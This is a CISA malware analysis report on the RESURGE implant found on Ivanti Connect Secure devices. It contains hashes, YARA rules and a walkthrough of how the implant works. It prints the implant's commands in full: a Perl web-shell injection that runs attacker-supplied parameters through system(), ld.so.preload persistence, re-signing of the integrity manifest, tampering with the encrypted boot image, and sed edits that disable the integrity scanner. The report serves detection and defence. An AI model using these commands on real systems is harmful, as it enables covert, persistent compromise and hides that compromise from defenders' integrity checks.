MAR-25993211-r1.v2 Ivanti Connect Secure (RESURGE) | CISA

Published: 2026-02-26 · Archived: 2026-04-29 02:04:31 UTC

Note: This Malware Analysis Report (MAR) was originally published Mar. 28, 2025, to share indicators of compromise (IOCs) and detection signatures for RESURGE Malware. The Cybersecurity and Infrastructure Security Agency (CISA) updated this MAR on Feb. 26, 2026, to provide deeper technical insight into RESURGE to provide network defenders with enhanced understanding and tools to identify, mitigate, and respond to RESURGE. CISA's updated analysis shows that RESURGE can remain latent on systems until a remote actor attempts to connect to the compromised device. Because of this, CISA assesses that RESURGE may be dormant and undetected on Ivanti Connect Secure devices and remains an active threat. CISA encourages organizations to use the IOCs and detection signatures to identify RESURGE samples and to implement the actions in CISA Mitigation Instructions for CVE-2025-0282 and Alert CISA Releases Malware Analysis Report on RESURGE Malware Associated with Ivanti Connect Secure.

CISA analyzed three files obtained from a critical infrastructure's Ivanti Connect Secure device after threat actors exploited Ivanti CVE-2025-0282 for initial access. One file—that CISA is calling RESURGE—has functionality similar to SPAWNCHIMERA in how it creates a Secure Shell (SSH) tunnel for command and control (C2). CISA's original analysis revealed how RESURGE contains a series of commands that can modify files, manipulate integrity checks, and create a web shell that is copied to the running Ivanti boot disk. CISA's updated analysis shows that RESURGE has sophisticated network-level evasion and authentication techniques, leveraging advanced cryptographic methods and forged TLS certificates to facilitate covert communications:

The second file is a variant of SPAWNSLOTH, that was contained within the RESURGE sample. The file tampers with the Ivanti device logs. The third file is a custom embedded binary that contains an open-source shell script and a subset of applets from the open-source tool BusyBox. The open-source shell script allows for ability to extract an uncompressed kernel image (vmlinux) from a compromised kernel image. BusyBox enables threat actors to perform various functions such as download and execute payloads on compromised devices.
For information on CVE-2025-0282, see CISA Alert CISA Releases Malware Analysis Report on RESURGE Malware Associated with Ivanti Connect Secure.

Submitted Files (3)

3526af9189533470bc0e90d54bafb0db7bda784be82a372ce112e361f7c7b104 (liblogblock.so)
52bbc44eb451cb5e16bf98bc5b1823d2f47a18d71f14543b460395a1c1b1aeda (libdsupgrade.so)
b1221000f43734436ec8022caaa34b133f4581ca3ae8eccd8d57ea62573f301d (dsmain)

52bbc44eb451cb5e16bf98bc5b1823d2f47a18d71f14543b460395a1c1b1aeda

Tags

`backdoor` `dropper` `rootkit` `trojan`

Details

Name	libdsupgrade.so
Size	1414480 bytes
Type	ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.16, st
MD5	cfb263a731d51ff489168bbca0d3bd2f
SHA1	87bcbbcb878aeee6ad4463464745770e95c6a937
SHA256	52bbc44eb451cb5e16bf98bc5b1823d2f47a18d71f14543b460395a1c1b1aeda
SHA512	3d12fdb707c188eb2e94cbf2dd42a50cfe343128652bab9245a54b887e35bc32c6a88c8faa5001a045df3991b387fcd6a27719ecbf84f6ce89316
ssdeep	24576:h6j7Ed+iowSCstJtmOKSbqUmtzYxs7X0ToN8fp/AQClBka:h4wSC0JtmpntzYMU2
Entropy	6.171523

Antivirus

ClamAV	Unix.Backdoor.SpawnMole-10044412-1
ESET	a variant of Linux/SpawnSnail.A trojan

YARA Rules

- rule CISA_10454006_13 : SALTWATER backdoor exploit_kit communicates_with_c2 determines_c2_server hides_executing_code exploitation
  {
  meta:
  author = "CISA Code & Media Analysis"
  incident = "10454006"
  date = "2023-08-10"
  last_modified = "20230905_1500"
  actor = "n/a"
  family = "SALTWATER"
  capabilities = "communicates-with-c2 determines-c2-server hides-executing-code"
  malware_type = "backdoor exploit-kit"
  tool_type = "exploitation"
  description = "Detects SALTWATER samples"
  sha256 = "caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc"
  strings:
  $s1 = { 70 74 68 72 65 61 64 5f 63 72 65 61 74 65 }
  $s2 = { 67 65 74 68 6f 73 74 62 79 6e 61 6d 65 }
  $s3 = { 54 72 61 6d 70 6f 6c 69 6e 65 }
  $s4 = { 64 73 65 6c 64 73 }
  $s5 = { 25 30 38 78 20 28 25 30 32 64 29 20 25 2d 32 34 73 20 25 73 25 73 25 73 0a }
  $s6 = { 45 6e 74 65 72 20 6f 75 73 63 64 6f 6f 65 7c 70 72 65 64 61 72 65 28 25 70 2c 20 25 70 2c 20 25 70 29 }
  $s7 = { 45 6e 74 65 72 20 61 75 74 63 63 6f 6f 71 38 63 72 65 61 74 65 }
  $s8 = { 74 6e 6f 72 6f 74 65 63 74 6a 73 65 6d 6f 72 79 }
  $s9 = { 56 55 43 4f 4d 49 53 53 }
  $s10 = { 56 43 4f 4d 49 53 53 }
  $s11 = { 55 43 4f 4d 49 53 44 }
  $s12 = { 41 45 53 4b 45 59 47 45 4e 41 53 53 49 53 54 }
  $s13 = { 46 55 43 4f 4d 50 50 }
  $s14 = { 55 43 4f 4d 49 53 53 }
  condition:
  uint16(0) == 0x457f and filesize < 1800KB and 8 of them
  }
- rule CISA_25239228_04 : SPAWNSNAIL backdoor dropper trojan communicates_with_c2 infects_files
  {
  meta:
  author = "CISA Code & Media Analysis"
  incident = "25239228"
  date = "2025-03-04"
  last_modified = "20250304_1144"
  actor = "n/a"
  family = "SPAWN"
  capabilities = "communicates-with-c2 infects-files"
  malware_type = "backdoor dropper trojan"
  tool_type = "unknown"
  description = "Detects SPAWNSNAIL malware samples"
  sha256_1 = "366635c00b8e6f749a4d948574a0f1e7b4c842ca443176de27af45debbc14f71"
  strings:
  $s1 = { 64 73 6D 64 6D 00 }
  $s2 = { 2F 74 6D 70 2F 2E 6C 69 62 6C 6F 67 62 6C 6F 63 6B 2E 73 6F 00 }
  $s3 = { 66 75 6E 63 68 6F 6F 6B 5F }
  $s4 = { 2F 70 72 6F 63 2F 25 64 2F 6D 61 70 73 00 }
  $p1 = { 50 54 52 41 43 45 5F 41 54 54 41 43 48 00 }
  $p2 = { 50 54 52 41 43 45 5F 50 4F 4B 45 54 45 58 54 00 }
  $p3 = { 50 54 52 41 43 45 5F 50 45 45 4B 54 45 58 54 00 }
  $pk = { 2D 42 45 47 49 4E 20 4F 50 45 4E 53 53 48 20 50 52 49 56 41 54 45 20 4B 45 59 2D }
  $ssh1 = { 73 73 68 5F 62 69 6E 64 5F 6C 69 73 74 65 6E 00 }
  $ssh2 = { 73 73 68 5F 68 61 6E 64 6C 65 5F 6B 65 79 5F 65 78 63 68 61 6E 67 65 00 }
  $ssh3 = { 73 73 68 5F 61 64 64 5F 73 65 74 5F 63 68 61 6E 6E 65 6C 5F 63 61 6C 6C 62 61 63 6B 73 00 }
  $ssh4 = { 73 73 68 5F 70 6B 69 5F 69 6D 70 6F 72 74 5F 70 72 69 76 6B 65 79 5F 62 61 73 65 36 34 00 }
  $ssh5 = { 73 73 68 5F 63 68 61 6E 6E 65 6C 5F 72 65 71 75 65 73 74 5F 65 78 65 63 }
  condition:

```
    uint32(0) == 0x464c457f and any of ($s*) and 2 of ($p*) and $pk and 2 of ($ssh*)
}
```

- rule CISA_25993211_01 : RESURGE backdoor dropper rootkit bootkit
  {
  meta:
    author = "CISA Code & Media Analysis"
    incident = "25993211"
    date = "2025-03-03"
    last_modified = "20250303_1446"
    actor = "n/a"
    family = "SPAWN"
    capabilities = "n/a"
    malware_type = "backdoor dropper rootkit bootkit"
    tool_type = "unknown"
    description = "Detects RESURGE malware samples"
    sha256_1 = "52bbc44eb451cb5e16bf98bc5b1823d2f47a18d71f14543b460395a1c1b1aeda"
  strings:
    $s1 = "snprintf"
    $s2 = "CGI::param"
    $s3 = "coreboot.img"
    $s4 = "scanner.py"
    $s5 = { 6C 6F 67 73 }
    $s6 = "accept"
    $s7 = "strncpy"
    $s8 = "dsmdm"
    $s9 = "funchook_create"
    $s10 = { 20 83 B8 ED }
  condition:
    all of them
  }

SIGMA Rule

No associated rule.

Relationships

52bbc44eb4...	Contains	3526af9189533470bc0e90d54bafb0db7bda784be82a372ce112e361f7c7b104

Description

A key takeaway is this implant lies latent on critical infrastructure. It does not attempt to persistently communicate with a remote Command and Control (C2) server. Rather it lies passively, until a remote actor attempts to connect to the device. The implant provides a vast array of command and control capabilities over compromised critical devices. Below is a summary of some of the key additional findings documented in this product, which differentiate it from the previously released RESURGE MAR.

===Key Features and Tactics===

1. Process-Specific Behavior
    1. Web Process Hooking: If running under the `web` process, RESURGE hooks the `accept` function to intercept TLS connections. This allows it to act as a proxy, filtering traffic based on properly CRC32-fingerprinted TLS handshakes.
    2. DSMDM Secure Shell: If running under the `dsmdm` process, it deploys a statically linked `libssh` server, enabling remote command-line access via SSH. Both components communicate via a socket file at `/home/runtime/tmp/.logsrv`, creating a covert channel.
2. CRC32 Fingerprint Authentication
    1. TLS HELLO Filtering**: RESURGE checks incoming TLS packets for the `ClientHello` message. It computes a CRC32 hash of the random bytes field in the handshake. If the hash matches a predefined value, the connection is proxied to `.logsrv`. Otherwise, traffic is forwarded to the legitimate Ivanti server.
    2. TLS SERVER HELLO Spoofing**: The malware generates 28 random bytes, computes their CRC32 hash, byte-swaps the result, and inserts it at the start of the `ServerHello` random bytes field. This allows attackers to verify the connection origin, ensuring only authorized operators interact with the implant.
3. Stealth and Persistence

1. Traffic Blending: By mimicking legitimate TLS/SSH traffic, RESURGE avoids triggering alarms. The CRC32-based filtering ensures only authorized operators interact with the implant.
2. Forged Certificates: The use of a fake Ivanti certificate in `ServerHello` responses allows RESURGE to impersonate the legitimate server, further evading detection.

===Threat Impact and Implications===

1. Enterprise Risk**: Ivanti devices are critical in enterprise environments. Compromise could lead to data exfiltration, lateral movement, and unauthorized access to internal networks.
    1. Remote Control: The embedded `libssh` server provides attackers with full shell access, enabling arbitrary command execution and long-term persistence.
    2. Detection Challenges: The use of standard protocols (TLS/SSH) and modular code complicates detection, as malicious activity blends with legitimate traffic.

The file 'libdsupgrade.so' is a malicious 32-bit Linux Shared Object file that was extracted from an Ivanti Connect Secure device version 22[.]7[.]4[.]30859. The file contains capabilities of a rootkit, dropper, backdoor, bootkit, proxy, and tunneler. The file shares similar functionality to SPAWNCHIMERA malware however, this file contains a series of commands that, at the time of this analysis, have not been reported on. CISA is calling this variant Resurge. The similarities to SPAWNCHIMERA are as follows. Resurge checks if the file is loaded by a program called 'web' or 'dsmdm' (Figure 1).

If RESURGE is loaded under a process named 'web', it hooks the process's accept function and inspect and parses incoming TLS packets looking for specially crafted TLS connection attempts from a remote attacker using a CRC32 TLS fingerprint hashing scheme. The process of differentiating malicious TLS connection attempts from valid TLS connection attempts to the Ivanti 'web' process is detailed below.

If the 'dsmdm' program is called, it creates a thread for a secure shell via SSH to the system. It doesn't bind to a port but rather binds to a file called '/home/runtime/tmp/.logsrv' and listens for connections, giving the TA a secure socket shell to the system. In order for the TA to access the shell, they need to access the file. Another thread is also created to drop the file 'liblogblock.so' to the '/tmp' directory. It creates a handle to the 'proc' folder, enumerating through it looking for the 'dslogserver' process. It interacts with 'dslogserver' through shared memory to read from or write to the memory it is using. It checks whether the dslogserver is up. If not, it sleeps for 10 seconds and then checks again. This behavior continues in a loop until the server is detected, at which time it will try to load a shared object file called '/tmp/.liblogblock.so'.

Resurge contains a series of commands that have not been seen before. They have been broken down and perform the following functionality:

Commands 1: Inserts itself into 'ld.so.preload', sets up a webshell for remote command execution within the 'compcheckresult.cgi' file, fakes integrity checks, and generates keys against the modified files to sign the manifest file so they appear legitimate.

Commands 2: Decrypts, modifies, and re-encrypts coreboot Random Access Memory (RAM) disk.

Commands 3: Uses system() to execute several sed commands. These commands modify the contents of two Python files ('scanner.py' and 'scanner_legacy.py') by searching for particular lines and replacing them with new one which, if successful, will result in the scanning scripts no longer keeping track of mismatches or new files.

---Begin Commands 1---
/bin/sed -i '/echo_console \"Saving package\"/i
-Searches for the string echo_console "Saving package" and enters the following commands before it:

cp /lib/%s /tmp/data/root/lib
-Copies itself to '/tmp/data/root/lib'.

cp /home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg /tmp/data/root/home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg
-Copies a Python package 'scanner-0.1-py3.6.egg' to /tmp/data/root/home/venv3/lib/....

echo "/lib/%s "`/home/bin/openssl dgst -sha256 /lib/%s|cut -d " "-f 2` b\" >> /tmp/data/root/home/etc/manifest/manifest
-Calculates a SHA-256 hash for itself using openssl dgst. The result is appended to the 'manifest' file.

sed -i "1i/lib/%s" /tmp/data/root/etc/ld.so.preload
-This inserts itself to the beginning of the 'ld.so.preload' file.

touch /tmp/data/root/etc/ld.so.preload
-Updates the timestamp of the 'ld.so.preload' file.

sed -i "/ENV{\"DSINSTALL_CLEAN\"} = $clean;/a \\$ENV{\"LD_PRELOAD\"} = \"%s\";"
/tmp/data/root/home/perl/DSUpgrade.pm
-Adds a new line after the pattern ENV{"DSINSTALL_CLEAN"} = $clean; in the 'DSUpgrade.pm' file. Then sets the environment variable LD_PRELOAD to %s ensuring the library is preloaded when the script is run.

sed -i "/popen(*FH, \$prog);/a \\$ENV{\"LD_PRELOAD\"} = \"\";" /tmp/data/root/home/perl/DSUpgrade.pm
-Searches for the string "/popen(*FH, \$prog);/" in the 'DSUpgrade.pm' file and then adds the line $ENV{"LD_PRELOAD"} = ""; after popen(...);. It clears the 'LD_PRELOAD' environment variable of all preloaded libraries after the 'DSUpgrade.pm' file executes.

sed -i "s/DSUpgrade.pm \w{64}/DSUpgrade.pm `/home/bin/openssl dgst -sha256 /tmp/data/root/home/perl/DSUpgrade.pm | cut -d \" \" -f 2` \" /tmp/data/root/home/etc/manifest/manifest
-Searches for the SHA-256 checksum for 'DSUpgrade.pm' in the 'manifest' file. It uses openssl dgst to calculate the hash of DSUpgrade.pm and replaces the old value with this hash.

sed -i "/main();/I if(CGI::param(\"vXm8DtMJG\")){\n\\ print \"Cache-Control: no-cache\\n\"; \n\\ print \"Content-type: text/html\\n\\\n\"; \n\\ my \$a=CGI::param(\"vXm8DtMJG\");\n\\ system(\"$a\");\n}" /tmp/data/root/home/webserver/htdocs/dana-na/auth/compcheckresult.cgi
-This inserts Perl code before the main(); function in the file 'compcheckresult.cgi'. It checks for the parameter "vXm8DtMJG" and, if it exists, runs a command provided by the attacker through the web server

sed -i "s/compcheckresult.cgi \w{64}/compcheckresult.cgi `/home/bin/openssl dgst -sha256 "/tmp/data/root/home/webserver/htdocs/dana-na/auth/compcheckresult.cgi | cut -d \" \" -f 2` \" /tmp/data/root/home/etc/manifest/manifest
-Similar to the earlier command, it replaces the old 'compcheckresult.cgi' with the new SHA-256 hash inside the 'manifest' file.

sed -i "s/exit 1/exit 0/g\" /tmp/data/root/home/bin/check_integrity.sh
-This command replaces all instances of exit 1 with exit 0 in 'check_integrity.sh'. This ensures that the script does not exit with an error.

sed -i \"s/check_integrity.sh \w{64}/check_integrity.sh `/home/bin/openssl dgst -sha256 /tmp/data/root/home/bin/check_integrity.sh | cut -d \" \" -f 2`/\" /tmp/data/root/home/etc/manifest/manifest
-Similar to the earlier command, it replaces the old 'check_integrity.sh' with the new SHA-256 hash inside the 'manifest' file.

/home/bin/openssl genrsa -out private.pem 2048
-This generates a 2048-bit RSA private key and saves it in 'private.pem'.

/home/bin/openssl rsa -in private.pem -out manifest.2 -outform PEM -pubout
-This command extracts the public key from the 'private.pem' file and saves it as 'manifest.2'.

/home/bin/openssl dgst -sha512 -sign private.pem -out manifest.1 /tmp/data/root/home/etc/manifest/manifest
-This signs the manifest file using the private key generating a SHA-512 signature and saving it as 'manifest.1'.

mv manifest.1 manifest.2 /tmp/data/root/home/etc/manifest/
-Moves the signed manifest files (manifest.1 and manifest.2) into the '/tmp/data/root/home/etc/manifest/" directory

rm -f private.pem' ./do-install";
-Deletes the private key file and finally executes the script 'do-install'.
---End Commands 1---

---Begin Commands 2---

sed -i '/\\bin\\/cp \\/tmp\\/data\\/root\\/\\${kerndir}\\/coreboot.img \\/tmp\\/data\\/boot\\//i\\\n"
Modifies `/tmp/installer/do-install-coreboot by adding the following commands before the line "/bin/cp /tmp/data/root/${kerndir}/coreboot.img /tmp/data/boot/"

/bin/mkdir /tmp/new_img
Create a new directory '/tmp/new_img'.

/bin/dsmain -g
Execute dsmain with the -g argument

/bin/sh /tmp/extract_vmlinux.sh /tmp/data/root/${kerndir}/bzImage > /tmp/new_img/vmlinux"
Executes a shell script 'extract_vmlinux.sh' against 'bzImage' and saves the output to '/tmp/new_img/vmlinux'.

/bin/rm /tmp/extract_vmlinux.sh
Deletes 'extract_vmlinux.sh'.

output=$(/bin/dsmain strings -t x /tmp/new_img/vmlinux | grep \"Linux version \")
Declares the variable $output. Searches for the string 'Linux Version' inside the 'vmlinux' file while preserving its hex offsets and saves the memory address of the string to $output.

offset=\"0x\"$(echo $output | awk \"\"\"{print $1}\"\"\"\")
Declares the $offset variable. Extracts the hex offset from $output and prefixes it with 0x.

offset=$((offset + 0xc0))
Adds 0xc0 hex (192 decimal) to the offset current value and saves it in $offset.

key=$(/bin/dsmain xxd -s \"$offset\" -l 16 -p /tmp/new_img/vmlinux)
Declares the $key variable. It reads 16 bytes from $offset using 'xxd'. These 16 bytes are then stored as hex in the $key.

/bin/dsmain -d /tmp/data/root/${kerndir}/coreboot.img /tmp/new_img/coreboot.img.1.gz $key
Executes dsmain with the -d argument to decrypt 'coreboot.img' using the extracted $key and stores the output as 'coreboot.img.1.gz'

/bin/mkdir /tmp/coreboot_fs
Makes a new directory '/tmp/coreboot_fs'.

/bin/dsmain gunzip /tmp/new_img/coreboot.img.1.gz -c > /tmp/coreboot_fs/coreboot.img.1
Executes dsmain to decompress 'coreboot.img.1.gz' into 'coreboot.img.1' within the new directory.

cd /tmp/coreboot_fs
Changes into the '/tmp/coreboot_fs' directory.

/bin/dsmain cpio -idvm < coreboot.img.1
Executes dsmain with cpio -idvm to extract the compressed 'coreboot.img.1'.

/bin/rm coreboot.img.1
Deletes 'coreboot.img.1'.

cp /bin/dsmain /tmp/coreboot_fs/bin/dsmain
Copies dsmain into the 'coreboot_fs' directory.

cp /lib/%s /tmp/coreboot_fs/lib/%s
Copies itself into the 'coreboot_fs' directory.

cp /home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg /tmp/coreboot_fs/bin/scanner-0.1-py3.6.egg
Copies the python package 'scanner-0.1-py3.6.egg' into the 'coreboot_fs' directory.

/bin/sed -i rollback_on_error $? "Extracting Package"
Modifies the boot process by adding the below commands to the file '/tmp/coreboot_fs/bin/init' below the line 'rollback_on_error $? "Extracting Package".

/bin/dsmain touch /etc/ld.so.preload
Execute dsmain with touch '/etc/ld.so.preload' to update the access and modified time to the current time.

/bin/dsmain sed -I "1i/lib/%s" /home/root/etc/ld.so.preload
Adds itself to the top of 'ld.so.preload'.

/bin/cp /bin/dsmain /home/root/bin/dsmain
Copy dsmain into the 'root/bin' directory.

/bin/cp /bin/scanner-0.1-py3.6.egg /home/root/home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg
Copy 'scanner-0.1-py3.6.egg' into a 'root' directory.

/bin/cp /lib/%s /home/root/lib/%s
Copy itself into the 'root/lib' directory.

"\" /tmp/coreboot_fs/bin/init
The boot process files being modified with the above commands.

/bin/dsmain find . -print | /bin/dsmain cpio -o -H newc > /tmp/coreboot_fs/coreboot.img.1
Execute dsmain to repackage the modified 'coreboot.img'.

/bin/dsmain gzip /tmp/coreboot_fs/coreboot.img.1
Execute dsmain to compress the modified 'coreboot.img'.

/bin/dsmain -e /tmp/coreboot_fs/coreboot.img.1.gz /tmp/data/root/${kerndir}/coreboot.img $key
Execute dsmain to encrypt the modified 'coreboot.img'.

rm -rf /tmp/coreboot_fs'
Delete the '/tmp/coreboot_fs' directory.

/tmp/installer/do-install-coreboot
The file being modified with the commands.
---End Commands 2---

---Begin Commands 3---

system("sed -i 's/mismatchCount += 1/pass/g' scripts/scanner.py");
Replace the 'mismatchCount += 1' with 'pass' in 'scanner.py'.

system("sed -i 's/mismatchedFiles.append(file)/ /g' scripts/scanner.py");
Replace the 'mismatchedFiles.append(file)' with a blank space in 'scanner.py'.

system("sed -i 's/newFilesCount += 1/pass/g' scripts/scanner.py");
Replace 'newFilesCount += 1' with 'pass' in 'scanner.py'.

system("sed -i 's/newFilesDetected.append(file)/ /g' scripts/scanner.py");
Replace 'newFilesDetected.append(file)' with a blank space in 'scanner.py'.

system("sed -i 's/mismatchCount += 1/pass/g' scripts/scanner_legacy.py");
Replace the 'mismatchCount += 1' with 'pass' in 'scanner_legacy.py'.

system("sed -i 's/mismatchedFiles.append(file)/ /g' scripts/scanner_legacy.py");
Replace the 'mismatchedFiles.append(file)' with a blank space in 'scanner_legacy.py'.

system("sed -i 's/newFilesCount += 1/pass/g' scripts/scanner_legacy.py");
Replace 'newFilesCount += 1' with 'pass' in 'scanner_legacy.py'.

system("sed -i 's/newFilesDetected.append(file)/ /g' scripts/scanner_legacy.py");
Replace 'newFilesDetected.append(file)' with a blank space in 'scanner_legacy.py'.
---End Commands 3---

The RESURGE implant follows a passive remote Command and Control (C2) methodology. It sits on the compromised Ivanti device indefinitely, waiting for a connection from a remote hacker. The Implant hooks directly into the native Ivanti web server, a running process named "web", via process injection. The implant then captures and inspects all incoming TLS HELLO packets to determine which ones are valid TLS connection attempts to the native Ivanti web server, and which ones are malicious TLS connections from the remote hacker to gain access to the Command and Control capabilities provided by the RESURGE implant.

This methodology allows the remote operator to gain full C2 access on compromised Ivanti devices at will. The implant determines which TLS connections are destined for itself and the remote access capabilities it provides by verifying the incoming TLS hello packet with a CRC fingerprint hashing scheme (Figure 2). All TLS connection attempts not verified as malicious connection attempts via this TLS fingerprint hashing scheme are released directly to the legitimate Ivanti web server for normal processing.

Illustrated within Figure 3 is a call to the embedded CRC32 hash function. It is used to hash the last 28 bytes of the incoming TLS random byte value within the TLS hello packet sent from a remote operator. After this 28 bytes is CRC32 hashed, it is then modified via the operation ((v2 << 8) & 0xFF0000 | (v2 << 24) | (v2 >> 8) & 0xFF00 | HIBYTE(v2)) (BSWAP instruction), and the resulting 4 bytes is directly compared to the first 4 bytes of the TLS random byte value within the same incoming TLS HELLO packet. If the results match, RESURGE will proceed to the next stage of the authentication process, potentially allowing the operator full remote SSH access to the compromised device.

The next stage of the authentication process with RESURGE involves the implant generating its own TLS SERVER HELLO packet to respond to the TLS HELLO packet sent from the remote operator. As illustrated in Figure 4, most of this packet is formed from randomly generated data. The TLS HELLO random bytes value is formed by first generating 28 random bytes. The prepended four bytes of this value will be created by CRC32 hashing these random 28 bytes and byte swapping the resultant 4 bytes utilizing the _byteswap_ulong() function. This TLS SERVER HELLO response packet is appropriate to pass the TLS fingerprint authentication hashing scheme on the remote operators side. The following public TLS certificate will be attached to this newly formed TLS SERVER HELLO response from the compromised Ivanti device:

--Begin Fake Ivanti TLS Certificate--

Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      59[:]d3[:]b0[:]74[:]ac[:]64[:]33[:]01
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C = ??, ST = ??, L = ??, O = Ivanti Org, OU = ??, CN = va1[.]Ivanti[.]net, emailAddress = ??

```
        Validity
            Not Before: Jul 15 19[:]35[:]59 2024 GMT
            Not After : Jan 5 19[:]35[:]59 2030 GMT
        Subject: C = ??, ST = ??, L = ??, O = Ivanti Org, OU = ??, CN = va1[.]Ivanti[.]net, emailAddress = ??
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00[:]ee[:]8e[:]ea[:]6c[:]42[:]20[:]e0:9f[:]6b[:]fe[:]7c[:]19[:]48[:]f5:
                    ea[:]51[:]6c[:]4d[:]79[:]f5[:]9f[:]94:ec[:]b7[:]07[:]f0[:]ef[:]e1[:]ed:
                    b4[:]1d[:]cd[:]6a[:]21[:]40[:]67[:]8e:d2[:]ac[:]ab[:]62[:]69[:]b4[:]0e:
                    77[:]37[:]8c[:]04[:]b0[:]fe[:]92[:]b7:48[:]bd[:]62[:]5a[:]8f[:]f8[:]48:
                    54[:]5c[:]e4[:]26[:]39[:]76[:]1b[:]ee:71[:]9a[:]f4[:]09[:]3a[:]d0[:]e8:
                    8f[:]08[:]d4[:]5d[:]75[:]8c[:]2a[:]70:44[:]e1[:]55[:]30[:]48[:]0e[:]1e:
                    85[:]c5[:]a4[:]0e[:]b6[:]f7[:]e8[:]76:43[:]4f[:]a3[:]41[:]b5[:]7b[:]a2:
                    23[:]be[:]e5[:]d2[:]4a[:]56[:]0d[:]11:89[:]2d[:]d5[:]2f[:]36[:]ad[:]13:
                    0d[:]11[:]40[:]2f[:]9b[:]25[:]b1[:]53:3f[:]cb[:]ed[:]2b[:]2f[:]5e[:]2a:
                    a4[:]2b[:]9c[:]00[:]53[:]95[:]35[:]2a:99[:]c8[:]d4[:]9f[:]7a[:]ec[:]2c:
                    61[:]93[:]e9[:]06[:]10[:]a2[:]d7[:]19:5e[:]62[:]63[:]60[:]79[:]e8[:]3e:
                    e3[:]cc[:]b8[:]f4[:]42[:]b0[:]35[:]83:7e[:]14[:]4c[:]fa[:]3a[:]b9[:]55:
                    15[:]a2[:]19[:]4d[:]79[:]6b[:]a6[:]b4:27[:]95[:]f1[:]a0[:]c1[:]ce[:]08:
                    51[:]af[:]d2[:]40[:]24[:]99[:]db[:]29:d4[:]60[:]9a[:]a7[:]69[:]9b[:]e9:
                    96[:]bc[:]87[:]90[:]c7[:]67[:]34[:]28:91[:]f2[:]11[:]27[:]68[:]f4[:]04:
                    1a[:]17[:]ff[:]c0[:]66[:]e0[:]ec[:]e9:4f[:]7a[:]e0[:]d3[:]1b[:]10[:]e4:
                    39[:]06[:]bb[:]1b[:]b1[:]07[:]b0[:]68:00[:]cf[:]53[:]1c[:]be[:]75[:]0b:
                    3a[:]9f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA[:]FALSE
            Netscape Cert Type:
                SSL Server
            Netscape Comment:
                OpenSSL Generated Server Certificate
            X509v3 Subject Key Identifier:
                6C[:]63[:]95[:]5E[:]E9[:]36[:]B3[:]76:49[:]40[:]2E[:]89[:]7A[:]8D[:]5B[:]8A:FE[:]56[:]58[:]67
            X509v3 Authority Key Identifier:
                DirName:/C=??/ST=??/L=??/O=Ivanti Org/OU=??/CN=va1[.]Ivanti.net/emailAddress=??
                serial:3D[:]F3[:]F7[:]DB[:]13[:]F0[:]A7[:]FE:F2[:]21[:]E4[:]15[:]79[:]48[:]BA[:]4E:E7[:]33[:]54[:]EE

            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
    Signature Algorithm: sha256WithRSAEncryption
        7b[:]68[:]71[:]c7[:]6b[:]2d[:]67[:]27:01[:]9a[:]e0[:]32[:]16[:]d2[:]9b[:]d5:d1[:]4b:
        b7[:]77[:]01[:]2a[:]c4[:]51[:]00[:]fd:6d[:]8a[:]e5[:]20[:]61[:]25[:]6c[:]d0:90[:]92:
        51[:]47[:]3a[:]7c[:]7b[:]63[:]56[:]16:75[:]94[:]72[:]cb[:]5d[:]cf[:]92[:]7f:5a[:]f3:
        c0[:]18[:]99[:]2b[:]23[:]82[:]27[:]a3:97[:]57[:]90[:]59[:]6b[:]5f[:]56[:]d4:c4[:]2e:
        4f[:]80[:]69[:]3f[:]7c[:]fa[:]4d[:]eb:54[:]0e[:]1c[:]64[:]5e[:]10[:]67[:]f1:d3[:]6e:
        a8[:]6c[:]04[:]7d[:]d9[:]7b[:]00[:]4b:e7[:]ae[:]cc[:]d5[:]0d[:]54[:]41[:]a9:32[:]12:
        e5[:]8b[:]ba[:]fa[:]7b[:]af[:]c6[:]60:50[:]d9[:]63[:]7d[:]b5[:]7d[:]de[:]de:e0[:]ec:
        5f[:]25[:]1b[:]c3[:]f9[:]0c[:]0f[:]fc:3a[:]04[:]ce[:]e5[:]ac[:]22[:]ad[:]5e:22[:]90:
        87[:]b9[:]77[:]e7[:]14[:]a0[:]c4[:]0a:cc[:]f2[:]7c[:]36[:]60[:]5b[:]31[:]dc:d7[:]58:
        6e[:]6a[:]f6[:]ca[:]7a[:]9d[:]85[:]18:94[:]d1[:]92[:]96[:]d4[:]5d[:]50[:]d5:f0[:]b3:
        da[:]b3[:]3f[:]3b[:]80[:]f6[:]03[:]f0:32[:]20[:]ae[:]3b[:]59[:]1c[:]9f[:]5c:c7[:]1a:
        0c[:]74[:]b3[:]a2[:]a7[:]42[:]df[:]7c:7f[:]6f[:]d1[:]b9[:]25[:]c7[:]73[:]98:97[:]b1:
        31[:]d2[:]38[:]24[:]9d[:]97[:]f6[:]89:4d[:]0f[:]59[:]8b[:]13[:]70[:]48[:]18:c4[:]1c:
        86[:]c9[:]23[:]2f[:]36[:]8c[:]19[:]d7:38[:]c9[:]90[:]da[:]12[:]09[:]49[:]56:4e[:]51:
        2f[:]34[:]a7[:]e0
```

--End Fake Ivanti TLS Certificate--

The certificate above is not a valid Ivanti TLS certificate, and was forged by the cyber threat actor. Additionally, there is no evidence the RESURGE implant utilizes this certificate in any way to secure / encrypt its communications with the remote

actor. Rather, the remote hacker likely utilizes this certificate as further verification it is communicating with the RESURGE malware, rather than the valid Ivanti web server. This certificate will be sent unencrypted across the internet during malicious TLS connection attempts to this RESURGE implant, therefore it may be utilized as a network signature.

